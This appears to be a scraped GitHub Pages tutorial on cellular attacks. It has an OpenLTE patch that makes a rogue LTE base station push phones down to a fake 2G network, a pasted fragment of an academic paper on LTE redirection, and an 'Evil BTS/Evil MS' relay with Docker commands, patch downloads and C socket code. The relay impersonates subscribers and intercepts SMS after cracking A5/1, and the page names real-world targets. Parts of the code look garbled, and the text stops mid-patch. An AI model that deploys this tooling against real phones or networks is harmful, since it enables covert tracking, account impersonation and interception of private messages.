
We would like to use third party cookies and scripts to improve the functionality of this website.

14 - # LTE/NSA Redirection Attack





Once a cellphone goes through the fake network coverage area, its **IMSI will be reported** to the fake network.

Redirection Attack



Malicious LTE: “Hello cellphone, come into my GSM network...” 😊



What is the way ? Now the eNodeB (evolved Node BTS the 4G BTS) must authenticate with the phone... What to do then ? Fallback into 2G ! The phone before authenticate send a tracking area update request and the eNodeB respond it with a TAU accept what we will do then ? Reject It ! Say that only 2G is available in the area ;)

```

--- openlte_v00-20-05/liblte/src/liblte_rrc.cc 2016-10-09 22:17:50.000000000 +0200
+++ openlte_v00-20-05/liblte/src/liblte_rrc.cc 2022-01-25 17:14:32.613323868 +0100
@@ -11698,13 +11698,28 @@
     liblte_value_2_bits(0, &msg_ptr, 2);

     // Optional indicators
-     liblte_value_2_bits(0, &msg_ptr, 1);
+     liblte_value_2_bits(1, &msg_ptr, 1);
     liblte_value_2_bits(0, &msg_ptr, 1);
  
```

```

liblte_value_2_bits(0, &msg_ptr, 1);

// Release cause
liblte_value_2_bits(con_release->release_cause, &msg_ptr, 2);

+// redirectedcarrierinfo
+// geran // choice
+liblte_value_2_bits(1, &msg_ptr, 4);
+// arfcn no.
+liblte_value_2_bits(514, &msg_ptr, 10);
+// dcs1800
+liblte_value_2_bits(0, &msg_ptr, 1);
+// Choice of following ARFCN
+liblte_value_2_bits(0, &msg_ptr, 2);
+// explicit list
+liblte_value_2_bits(1, &msg_ptr, 5);
+// arfcn no.
+liblte_value_2_bits(514, &msg_ptr, 10);
+// Note that total bits should be octet aligned,
+// if not, pad it with zeros.
// Fill in the number of bits used
msg->N_bits = msg_ptr - msg->msg;

--- openlte_v00-20-05/LTE_fdd_enodeb(hdr/LTE_fdd_enb_mme.h 2017-07-29 21:58:37.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb(hdr/LTE_fdd_enb_mme.h 2022-01-25 16:49:13.365515919 +0100
@@ -106,6 +106,7 @@
// Message Parsers
void parse_attach_complete(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb)
void parse_attach_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user **user, LTE_fdd_enb_rb **rb
+void send_tracking_area_update_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user **user, LTE_fdd_enb_rb *rb)
void parse_authentication_failure(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb)
void parse_authentication_response(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb)
void parse_detach_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
@@ -125,6 +126,8 @@
// Message Senders
void send_attach_accept(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
void send_attach_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
+void send_tracking_area_update_request(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
+void send_tracking_area_update_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
void send_authentication_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
void send_authentication_request(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
void send_detach_accept(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
--- openlte_v00-20-05/LTE_fdd_enodeb(hdr/LTE_fdd_enb_rb.h 2017-07-29 22:03:51.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb(hdr/LTE_fdd_enb_rb.h 2022-01-25 16:49:13.365515919 +0100
@@ -99,18 +99,21 @@
typedef enum{
    LTE_FDD_ENB_MME_PROC_IDLE = 0,
    LTE_FDD_ENB_MME_PROC_ATTACH,
+LTE_FDD_ENB_MME_PROC_TAU_REQUEST,
    LTE_FDD_ENB_MME_PROC_SERVICE_REQUEST,
    LTE_FDD_ENB_MME_PROC_DETACH,
    LTE_FDD_ENB_MME_PROC_N_ITEMS,
}LTE_FDD_ENB_MME_PROC_ENUM;
static const char LTE_fdd_enb_mme_proc_text[LTE_FDD_ENB_MME_PROC_N_ITEMS][100] = {"IDLE",
    "ATTACH",
+ "TAU REQUEST",
    "SERVICE REQUEST",
    "DETACH"};
}

typedef enum{
    LTE_FDD_ENB_MME_STATE_IDLE = 0,
    LTE_FDD_ENB_MME_STATE_ID_REQUEST_IMSI,
+LTE_FDD_ENB_MME_STATE_TAU_REJECT,
    LTE_FDD_ENB_MME_STATE_REJECT,
    LTE_FDD_ENB_MME_STATE_AUTHENTICATE,
    LTE_FDD_ENB_MME_STATE_AUTH_REJECTED,
@@ -126,7 +129,7 @@

```

```

}LTE_FDD_ENB_MME_STATE_ENUM;
static const char LTE_fdd_enb_mme_state_text[LTE_FDD_ENB_MME_STATE_N_ITEMS][100] = {"IDLE",
"ID REQUEST IMSI",
-"REJECT",
+ "REJECT",
"AUTHENTICATE",
"AUTH REJECTED",
"ENABLE SECURITY",
--- openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_mme.cc 2017-07-29 22:15:50.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_mme.cc 2022-01-25 17:07:55.380027792 +0100
@@ -204,6 +204,10 @@
    case LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST:
        parse_attach_request(msg, &nas_msg->user, &nas_msg->rb);
        break;
+    case LTE_FDD_ENB_MME_PROC_TAU_REQUEST:
+        send_tracking_area_update_request(msg, &nas_msg->user, &nas_msg->rb);
+        break;
+
    case LIBLTE_MME_MSG_TYPE_AUTHENTICATION_FAILURE:
        parse_authentication_failure(msg, nas_msg->user, nas_msg->rb);
        break;
@@ -655,6 +659,16 @@
}
}
}

+void LTE_fdd_enb_mme::send_tracking_area_update_request(LIBLTE_BYTE_MSG_STRUCT *msg,
+    LTE_fdd_enb_user **user,
+    LTE_fdd_enb_rb **rb)
+{
+// Set the procedure
+
+(*rb) -> set_mme_procedure(LTE_FDD_ENB_MME_PROC_TAU_REQUEST);
+(*rb) -> set_mme_state(LTE_FDD_ENB_MME_STATE_TAU_REJECT);}
+
+
void LTE_fdd_enb_mme::parse_authentication_failure(LIBLTE_BYTE_MSG_STRUCT *msg,
LTE_fdd_enb_user *user,
LTE_fdd_enb_rb *rb)
@@ -864,7 +878,7 @@
    rb->set_mme_state(LTE_FDD_ENB_MME_STATE_AUTHENTICATE);
    user->set_id(hss->get_user_id_from_imei(imei_num));
} else{
-    user->set_emm_cause(LIBLTE_MME_EMM_CAUSE UE_SECURITY_CAPABILITIES_MISMATCH);
+    user->set_emm_cause(LIBLTE_MME_EMM_CAUSE UE_IDENTITY_CANNOT_BE_DERIVED_BY_THE_NETWORK);
    rb->set_mme_state(LTE_FDD_ENB_MME_STATE_REJECT);
}
} else{
@@ -1195,6 +1209,9 @@
    user->prepare_for_deletion();
    send_attach_reject(user, rb);
    break;
+    case LTE_FDD_ENB_MME_STATE_TAU_REJECT:
+        send_tracking_area_update_reject(user, rb);
+        break;
    case LTE_FDD_ENB_MME_STATE_AUTHENTICATE:
        send_authentication_request(user, rb);
        break;
@@ -1397,6 +1414,52 @@
        (LTE_FDD_ENB_MESSAGE_UNION *)&cmd_ready,
        sizeof(LTE_FDD_ENB_RRC_CMD_READY_MSG_STRUCT));
}
+
+
+
+void LTE_fdd_enb_mme::send_tracking_area_update_reject(LTE_fdd_enb_user *user,
+    LTE_fdd_enb_rb *rb)

```

```

+{
+LTE_FDD_ENB_RRC_NAS_MSG_READY_MSG_STRUCT nas_msg_ready;
+LIBLTE_MME_TRACKING_AREA_UPDATE_REJECT_MSG_STRUCT ta_update_rej;
+LIBLTE_BYTE_MSG_STRUCT msg;
+ ta_update_rej.emm_cause = user->get_emm_cause();
+ ta_update_rej.t3446_present = false;
+ liblte_mme_pack_tracking_area_update_reject_msg(
+ &ta_update_rej,
+ LIBLTE_MME_SECURITY_HDR_TYPE_PLAIN_NAS,
+ user->get_auth_vec()->k_nas_int,
+ user->get_auth_vec()->nas_count_dl,
+ LIBLTE_SECURITY_DIRECTION_DOWNLINK,
+ &msg);
+// Queue the NAS message for RRC
+rb->queue_rrc_nas_msg(&msg);
+
+// Signal RRC for NAS message
+nas_msg_ready.user = user;
+nas_msg_ready.rb = rb;
+msgq_to_rrc->send(LTE_FDD_ENB_MESSAGE_TYPE_RRC_NAS_MSG_READY,
+ LTE_FDD_ENB_DEST_LAYER_RRC,
+ (LTE_FDD_ENB_MESSAGE_UNION *)&nas_msg_ready,
+ sizeof(LTE_FDD_ENB_RRC_NAS_MSG_READY_MSG_STRUCT));
+
+send_rrc_command(user, rb, LTE_FDD_ENB_RRC_CMD_RELEASE);
+// Unpack the message
+liblte_mme_unpack_tracking_area_update_reject_msg(&msg, &ta_update_rej);
+
+interface->send_ctrl_info_msg("user fully attached imsi=%s imei=%s",
+ user->get_imsi_str().c_str(),
+ user->get_imei_str().c_str());
+
+rb->set_mme_state(LTE_FDD_ENB_MME_STATE_ATTACHED);
+}
+
+
+
+
+
void LTE_fdd_enb_mme::send_attach_reject(LTE_fdd_enb_user *user,
    LTE_fdd_enb_rb *rb)
{
@@ -1412,7 +1475,7 @@
    imsi_num = user->get_temp_id();
}

-attach_rej.emm_cause = user->get_emm_cause();
+attach_rej.emm_cause = 2;
    attach_rej.esm_msg_present = false;
    attach_rej.t3446_value_present = false;
    liblte_mme_pack_attach_reject_msg(&attach_rej, &msg);

--- openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_radio.cc 2017-07-29 22:18:34.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_radio.cc 2022-01-25 17:09:37.116388236 +0100
@@ -229,7 +229,7 @@
    try
    {
        // Setup the USRP
-if(devs[idx-1]["type"] == "x300")
+if(devs[idx-1]["type"] == "soapy")
    {
        devs[idx-1]["master_clock_rate"] = "184320000";
        master_clock_set = true;
@@ -252,7 +252,6 @@
        usrp->set_rx_freq((double)liblte_interface_ul_earfcn_to_frequency(ul_earfcn));
        usrp->set_tx_gain(tx_gain);

```

```

usrp->set_rx_gain(rx_gain);

// Setup the TX and RX streams
tx_stream = usrp->get_tx_stream(stream_args);
rx_stream = usrp->get_rx_stream(stream_args);
@@ -822,7 +821,7 @@
buffer_size = 1024;
}
status = bladerf_sync_config(bladerf,
- BLADERF_MODULE_TX,
+BLADERF_TX_X1,
    BLADERF_FORMAT_SC16_Q11_META,
    BLADERF_NUM_BUFFERS,
    buffer_size,
@@ -842,7 +841,7 @@
// Setup sync RX
status = bladerf_sync_config(bladerf,
- BLADERF_MODULE_RX,
+BLADERF_RX_X1,
    BLADERF_FORMAT_SC16_Q11_META,
    BLADERF_NUM_BUFFERS,
    buffer_size,
@@ -974,7 +973,7 @@
if(radio_params->init_needed)
{
// Assume RX_timestamp and TX_timestamp difference is 0
-bladerf_get_timestamp(bladerf, BLADERF_MODULE_RX, (uint64_t*)&rx_ts);
+bladerf_get_timestamp(bladerf, BLADERF_RX, (uint64_t*)&rx_ts);
next_tx_ts= rx_ts + radio_params->samp_rate; // 1 second to make sure everything is setup
metadata_rx.flags = 0;
metadata_rx.timestamp = next_tx_ts - (radio_params->N_samps_per_subfr*2); // Retard RX by 2 subfram

```

This patch applied on the OpenLTE suite should do the trick.

And it does !

See discussions, stats, and author profiles for this publication at: <https://www.researchgate.net/publication/309264464>

LTE Redirection Attack – Forcing Targeted LTE Cellphone into Unsafe Network

Presentation · May 2016

CITATIONS
13

READS
6,007

1 author:



Lin Huang

49 PUBLICATIONS 448 CITATIONS

SEE PROFILE

All content following this page was uploaded by [Lin Huang](#) on 19 October 2016.

The user has requested enhancement of the downloaded file.

Investigating LTE Redirection Attacks

[Extended Abstract] *

Quentin Khoo Yong Bao
National University of
Singapore
21 Lower Kent Ridge Road
Singapore 119077
quentinkhoo@u.nus.edu

Koo Chin Chye
National University of
Singapore
21 Lower Kent Ridge Road
Singapore 119077
e0032217@u.nus.edu

Loh Cai Jun
National University of
Singapore
21 Lower Kent Ridge Road
Singapore 119077
e0053113@u.nus.edu

Raynold Ng Yi Chong
National University of
Singapore
21 Lower Kent Ridge Road
Singapore 119077
raynold_ng@u.nus.edu

Shannon Wong Peng Fai
National University of
Singapore
21 Lower Kent Ridge Road
Singapore 119077
swpt@u.nus.edu

ABSTRACT

Long-Term Evolution (LTE) is a standard for high-speed wireless communication that has received worldwide adoption. The LTE specification is considered to be better than its predecessors in terms of functionality, security and privacy. We analyze several vulnerabilities in the LTE network protocol that enables Denial-of-Service, downgrade and redirection attacks. We demonstrate a redirection and downgrade attack on 4G LTE network using off-the-self Software Defined Radio and open-source telecommunication libraries. We also demonstrate the feasibility of using redirect attacks to launch phishing attacks. Lastly, we discuss cause of this vulnerability and the trade-offs between network availability and privacy that 3GPP had to make.

Categories and Subject Descriptors

C.2.0 [Computer-Communication Networks]: General —security and protection;
C.1.3 [Processor Architecture]: Other Architecture Styles—cellular architecture

General Terms

Security

*Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

Keywords

4G, LTE security, Redirection attack, Downgrade attack, Denial-of-Service, IMSI Catcher

1. INTRODUCTION

Over the past decades, mobile communications systems have improved from second generation Global System for Mobile Communications (2G/GSM) and third generation Universal Mobile Telecommunication Systems (3G/UMTS) to the fourth generation Long Term Evolution (4G/LTE). Mobile devices has become a necessity for everyone. Mobile communications holds significance in our lives as humans are social animals. In most developed countries, most of the population owns a mobile device that is using 4G/LTE cellular network. Hence, it is of utmost importance that 4G/LTE is secure.

2G/GSM was first deployed over 25 years ago, intended as a secure wireless system. Nonetheless, given sufficient time and resources, any encryption scheme can be broken. Today, the encryption scheme used for 2G mobile phone data can be hacked within seconds, allowing for adversaries to easily decrypt data transmitted over 2G. Additionally, 2G works using a one-way authentication, only requiring the base station to authenticate a device connecting to it.

The vulnerabilities prevalent in 2G/GSM gives the incentive for 3G/UMTS network, introducing mutual authentication and stronger cryptographic algorithms into its implementation. These functionalities overall improved the security of 3G mobile communication systems, but more importantly, allows for mobile devices to protect themselves against fake base stations by allowing mobile phones to check the authenticity of the base station.

4G/LTE further improved on these specifications and protocols by introducing a stronger and more secure cryptographic algorithms and authentication in more scenarios. It is widely believed that 4G/LTE has a strong security and privacy guarantees to mobile devices' users.

33

◀ Previous

Next ▶


© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).

 Sponsor

15- # Impersonnate

Hacking 2G BTS



The UE has become an MS again and we know how to be a BTS !

But even in the BTS does not authenticate MS does in front of the BTS. How can we bypass this ? By respecting the attack flow above ;)

I mean the secret is the key Ki stored on the SIM even with physical access you can't crack it thanks to the chip inventor ! But we can fool the authentication process : The original process is :

- The BTS send a rand,key_sequence to the MS.
- The MS respond SRes = f(ki,rand)
- The MS cipher the communication with Kc= f(Ki,rand,key_seq)

The hacked process is : - The genuine BTS send a rand,key_seq to the Evil MS. - The Evil MS send it to our Evil BTS via socket between Evil BTS server and Evil MS client. - The Evil BTS send the rand,key_seq to genuine MS - The Genuine MS respond sres -> Evil BTS -> Evil MS -> Genuine BTS - In the example video Kc is forwarded between Genuine MS-> Evil MS

[Impersonate PoC](#)

With french explanations ;) sorry...

[Impersonalisaion \(français\)](#)

With english explanation (now ;) [Impersonate \(english\)](#)

<https://imgur.com/lUjkpGp> First of all there is a bug with brltty so

```
apt remove brltty
```

bash

on host (not on docker !) Launch 1st

```
sudo docker run -it --privileged --user root --cap-add ALL -v /dev/bus/usb:/dev/bus/usb bastient
```

bash

Launch 2nd

```
sudo docker run -it --privileged --user root --cap-add ALL -v /dev/bus/usb:/dev/bus/usb bastient
```

bash

In this order cause need ip 172.17.0.2 for ms and 172.17.0.3 for bts (socket are made to work with theses addresses)

in bts

```
tmux
cd /
service pcscd start
./evil-bts.sh
```

bash

` then in ms :

```
tmux
cd /
bash trx.sh
ctrl-b c
./evil-ms.sh
```

bash

set IMSI in OpenBSC (via telnet) and in /root/.osmocom/bb/mobile.cfg and set any ki but set one in OpenBSC need a motorola c1** and a sim reader

What happen next ?

Crack A5/1

5s to crack it before the Kc ciphered channel timeout has been gone and if it is done we have incoming SMS.

Targets android < 12, telco 2G until 2025 in France

Thank for reading !

Clients-servers architecture :

bsc-2rfa 172.17.0.2 server rand 888 listen on 0.0.0.0 client sres 666 -> 172.17.0.3

bb-2rfa 172.17.0.3 client rand 888 -> 172.17.0.2 server sres 666 listen on 0.0.0.0 server kc 777 listen on 0.0.0.0

osmocom-genuine-ms 172.17.0.2 client kc 777 -> 172.17.0.3

Headers :

suppress_space.h

```
#include <stdio.h>
char res[100];
char* spaces(char str [])
{
    int i = 0; int j = 0;
    while (str[i] != '\0')
    {
        if ((str[i] == ' ') != 1) {
            res[j] = str[i];
            j++;
        }
        i++;
    }
    res[j] = '\0';
    return res;
}
```

hex.h

```
/*
 * Read hex strings and output as text.
 *
 * No checking of the characters is done, but the strings must have an even
 * length.
 *
 * $Id: hex2ascii.c,v 1.1 2009/09/19 23:56:49 grog Exp $
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include "suppress_space.h"
```

```

char hexdigit (char c)
{
    char outc;

    outc = c - '0';
    if (outc > 9) /* A - F or a - f */
outc -= 7; /* A - F */
    if (outc > 15)/* a - f? */
outc -= 32;
    if ((outc > 15) || (outc < 0))
    {
fprintf (stderr, "Invalid character %c, aborting\n", c);
exit (1);
    }
    return outc;
}
char ascii[17];
const unsigned char* hex2ascii(char hexval[])
{
    int arg;
    char *c=spaces(hexval);
    int sl;
    char oc;

    for (arg = 0; arg < 17; arg++)
    {
sl = strlen (c);
if (sl & 1) /* odd length */
{
    fprintf (stderr,
"%s is %d chars long, must be even\n",
c,
sl );
    return "prout";
}
int i=0;
while (*c)
{
    oc = (hexdigit (*c++) << 4) + hexdigit (*c++);
    fputc (oc, stdout);
    strncat(ascii,&oc);
}
}
return ascii;
}

```

client.h (respect address and port of client server arch)

```

/**
 * Example taken from CS 241 @ UIUC
 * Edited by Austin Walters
 * Used as example for austingwalters.com,
 * in socket IPC explanation.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <unistd.h>

void client(char buffer[]){
    int sock_fd = socket(AF_INET, SOCK_STREAM, 0);

```

```

struct addrinfo info, *result;
memset(&info, 0, sizeof(struct addrinfo));
info.ai_family = AF_INET;
info.ai_socktype = SOCK_STREAM;

if(0 != getaddrinfo("172.17.0.3", "888", &info, &result))
exit(1);

/* Connects to bound socket on the server */
connect(sock_fd, result->ai_addr, result->ai_addrlen);

printf("SENDING: %s", buffer);
write(sock_fd, buffer, strlen(buffer));

char resp[999];
int len = strlen(buffer);
resp[len] = '\0';
printf("%s\n", resp);
}

```

server.h (respect variable length : 13 for sres, 25 for kc, 51 for rand, and port from arch client-server)

```

C
/***
 * Written by Austin Walters
 * For an example on austingwalters.com,
 * on sockets
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <unistd.h>
char text[13];
char* catch_sres(){

    int sock_fd = socket(AF_INET, SOCK_STREAM, 0);
    struct addrinfo directives, *result;
    memset(&directives, 0, sizeof(struct addrinfo));
    directives.ai_family = AF_INET;
    directives.ai_socktype = SOCK_STREAM;
    directives.ai_flags = AI_PASSIVE;

    /* Translates IP, port, protocol into struct */
    if(0 != getaddrinfo("0.0.0.0", "666", &directives, &result))
exit(1);

    /* Binds socket to port, so we know where new connections form */
    if(bind(sock_fd, result->ai_addr, result->ai_addrlen) != 0)
exit(1);
    /* Places socket to "listen" or "wait for stuff" state */
    if(listen(sock_fd, 10) != 0)
exit(1);
    int i=0;
    printf("Waiting for connection on http://0.0.0.0:666 ... \n");
    while(i==0){

        /* Accepts Connection */
        char buffer[1000];
        int client_fd = accept(sock_fd, NULL, NULL);

```

```

int len = read(client_fd, buffer, 999);
buffer[len] = '\0';

char * header = "<b>You Connected to the Server!</b><br><br>";
i=i+1;
write(client_fd, header, strlen(header));

printf("== Client Sent ==\n");
printf("%s\n", buffer);
memcpy(text,buffer,13);
close(client_fd);

}

return text;
}

```

Evil-MS :

```

bash
git clone https://github.com/osmocom/osmocom-bb
git checkout fc20a37cb375dac11f45b78a446237c70f00841c
wget https://gitlab.com/francoip/thesis/raw/public/patch/thesis.patch
patch -p1 < thesis.patch

```

```

patch
diff -ru osmocom-bb/src/host/layer23/src/mobile/gsm48_mm.c heartbreaker/bb-2rfa/src/host/layer23/
--- osmocom-bb/src/host/layer23/src/mobile/gsm48_mm.c 2022-08-30 15:39:46.222274989 +0200
+++ heartbreaker/bb-2rfa/src/host/layer23/src/mobile/gsm48_mm.c 2022-08-30 15:35:55.472598046 +02
@@ -20,6 +20,7 @@
 */

#include <stdint.h>
+#include <string.h>
#include <errno.h>
#include <stdio.h>
#include <string.h>
@@ -41,7 +42,7 @@
#include <osmocom/bb/mobile/app_mobile.h>
#include <osmocom/bb/mobile/vty.h>
#include <osmocom/bb/mobile/dos.h>
-
+#include "client.h"
extern void *l23_ctx;

void mm_conn_free(struct gsm48_mm_conn *conn);
@@ -1662,6 +1663,15 @@
*/
if (mm->est_cause == RR_EST_CAUSE_EMERGENCY && set->emergency_imsi[0])
no_sim = 1;
+ char test2[]="1";
+ sprintf(test2, "%d", ar->key_seq);
+ char test3[3]="-";//"87 65 43 21 87 65 43 21 87 65 43 21 87 65 43 21";
+ strcat(test3,test2);
+ char test[51]="87 65 43 21 87 65 43 21 87 65 43 21 87 65 43 21";
+ strcpy(test,osmo_hexdump(ar->rand,16));
+ strcat(test,test3);
+ LOGP(DMM, LOGL_INFO, "AUTHENTICATION REQUEST (seq %s)\n", test);
+ client(test);
gsm_subscr_generate_kc(ms, ar->key_seq, ar->rand, no_sim);

/* wait for auth response event from SIM */
diff -ru osmocom-bb/src/host/layer23/src/mobile/subscriber.c heartbreaker/bb-2rfa/src/host/layer2

```

```

--- osmocom-bb/src/host/layer23/src/mobile/subscriber.c 2022-08-30 15:38:53.125893570 +0200
+++ heartbreaker/bb-2rfa/src/host/layer23/src/mobile/subscriber.c 2022-08-30 15:35:55.476598075
@@ -30,6 +30,11 @@
 #include <osmocom/bb/common/osmocom_data.h>
 #include <osmocom/bb/common/networks.h>
 #include <osmocom/bb/mobile/vty.h>
+##include "server.h"
+##include "server2.h"
+##include "hex.h"
+##include "hex2.h"
+
